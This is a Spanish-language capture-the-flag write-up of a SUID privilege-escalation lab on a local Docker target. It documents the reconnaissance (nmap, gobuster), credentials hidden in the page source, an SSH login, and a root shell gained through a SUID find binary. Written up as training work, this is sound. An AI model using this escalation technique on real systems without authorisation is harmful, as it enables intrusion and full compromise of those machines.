

Informe Técnico - CTF SUID (Whoami Labs)

Introducción

Este laboratorio tiene como objetivo la explotación de binarios SUID en sistemas Linux para lograr escalada de privilegios. Se utilizó la plataforma Whoami Labs, que provee entornos vulnerables controlados para práctica de ethical hacking.

Paso 1

Descarga y ejecución del laboratorio desde Whoami Labs, desplegando el contenedor Docker con IP 172.17.0.2.

```
(kali@ kali)-[~/edutek/SUID]
$ ls
startlab.sh  suid.tar  suid.zip

(kali@ kali)-[~/edutek/SUID]
$
```

Paso 2

Escaneo inicial con Nmap para identificar servicios expuestos.

```
(kali@ kali)-[usr/share/wordlists]
$ nmap -sS -sV -sC -p- 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-06 20:22 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:22
Completed NSE at 20:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:22
Completed NSE at 20:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:22
Completed NSE at 20:22, 0.00s elapsed
Initiating ARP Ping Scan at 20:22
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:22, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:22
Completed Parallel DNS resolution of 1 host. at 20:22, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:22
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:22, 1.03s elapsed (65535 total ports)
Initiating Service scan at 20:22
Scanning 2 services on 172.17.0.2
Completed Service scan at 20:22, 6.04s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:22
```

Paso 3

Se detectan los puertos 22 (SSH) y 8080 (HTTP).

```
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000060s latency).
Scanned at 2026-02-06 20:22:15 EST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:e9:48:3a:04:b5:6c:62:73:4d:8e:5f:b4:5e:1d:d6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKZAT4LpYZLiBoL8T0PxvoNFbAIMnnwXpbqlJF
lHx3ilsF8LhSfpw=
|   256 f5:3e:93:70:de:cc:13:9f:a9:23:b8:b0:5d:76:d4:0f (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAMUJv5DFA7cWbjdRqBKwZZOQj5/43hyGkRlXnDbrBjt
8080/tcp  open  http      syn-ack ttl 64  Apache httpd 2.4.52 ((Ubuntu))
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: SUID Lab | whoami-labs
|_ http-methods:
|_   Supported Methods: HEAD GET POST OPTIONS
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: /o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:22
Completed NSE at 20:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:22
Completed NSE at 20:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:22
Completed NSE at 20:22, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.03 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Paso 4


Enumeración web con Gobuster en busca de directorios ocultos.


```
[kali@kali] ~/edutek/SUID
$ gobuster dir -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,old,zip,tar,html,txt,bak,gz,log,swp
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 6260]
/server-status (Status: 403) [Size: 277]
Progress: 2426138 / 2426138 (100.00%)
=====
Finished
=====
```

Pruebas adicionales con Feroxbuster sin resultados relevantes.

Paso 6

Revisión del código fuente del sitio web, donde se encuentra usuario y contraseña.






```
57 <h2>Usuarios y Contraseñas: Fundamentos de la Seguridad Digital</h2>
58 <p>👤 Usuarios y contraseñas son el mecanismo más común de autenticación en sistemas informáticos. Su función principal
59
60 <p><strong>👤 Usuarios</strong></p>
61 <ul>
62 <li>Representan una identidad digital dentro de un sistema.</li>
63 <li>Cada usuario suele tener un perfil con permisos y privilegios específicos.</li>
64 <li>La correcta gestión de usuarios implica aplicar el principio de mínimo privilegio, otorgando solo los accesos nec
65 <li>En entornos corporativos, los usuarios se administran mediante directorios centralizados (ej. Active Directory, L
66 </ul>
67
68 <p><strong>🔑 Contraseñas</strong></p>
69 <p>Son secretos compartidos entre el <span class="hidden">usuario:student</span> usuario y <span class="hidden">contrase
70 </p>
71 <ul>
72 <li>Deben ser únicas, largas y complejas, combinando letras, números y símbolos.</li>
73 <li>Una contraseña débil facilita ataques como:
74 <ul>
75 <li><strong>Fuerza bruta:</strong> probar todas las combinaciones posibles.</li>
76 <li><strong>Diccionario:</strong> usar listas de contraseñas comunes.</li>
77 <li><strong>Phishing:</strong> engañar al usuario para que revele su clave.</li>
78 </ul>
79 </li>
80 <li>Buenas prácticas incluyen:
81 <ul>
82 <li>No reutilizar contraseñas en diferentes servicios.</li>
83 <li>Cambiarlas periódicamente.</li>
84 </ul>
85 </li>
86 </ul>
```

Paso 7

Acceso exitoso vía SSH con las credenciales encontradas.



```
L-$ ssh student@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:/g/BPZTVir2Rp5xZwnmbEIYgIPbtz3ZiUjSuS6bhoEA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
student@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@dd10e13d6210:~$
```

Paso 8

Inspección del directorio home sin información relevante.

```
student@dd10e13d6210:~$ ls -lahi
total 28K
3161907 drwxr-x--- 1 student student 4.0K Feb  8 02:00 .
3161906 drwxr-xr-x 1 root    root    4.0K Dec  5 03:32 ..
3161908 -rw-r--r-- 1 student student 220 Jan  6 2022 .bash_logout
3161909 -rw-r--r-- 1 student student 3.7K Jan  6 2022 .bashrc
3162130 drwx----- 2 student student 4.0K Feb  8 02:00 .cache
3161910 -rw-r--r-- 1 student student 807 Jan  6 2022 .profile
student@dd10e13d6210:~$ cat .bash_logout
# ~/.bash_logout: executed by bash(1) when login shell exits.

# when leaving the console clear the screen to increase privacy

if [ "$SHLVL" = 1 ]; then
    [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q
fi
student@dd10e13d6210:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
    *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "*" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories
```

Paso 9

Búsqueda de binarios SUID usando find.

```
student@dd10e13d6210:/$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/find
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/mv
/usr/bin/gpasswd
/usr/bin/cp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Paso 10

Ejecución del binario vulnerable identificado para escalar privilegios.

```
student@dd10e13d6210:/$ find . -exec /bin/bash -p \;
bash-5.1# whoami
root
bash-5.1#
```

Paso 11

Obtención de la flag desde el directorio root.

```
bash-5.1# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
bash-5.1# cd root/
bash-5.1# ls
flag.txt
bash-5.1# cat flag.txt
RDp_Exi7
bash-5.1#
```

Bienvenido a WHOAMI-LABS.COM. Laboratorio: SUID.

Tu laboratorio SUID está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag: RDp_Exi7
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):

Conclusiones

Este laboratorio demuestra cómo malas configuraciones de permisos SUID pueden ser explotadas para comprometer completamente un sistema. La correcta auditoría de binarios privilegiados es fundamental en entornos productivos.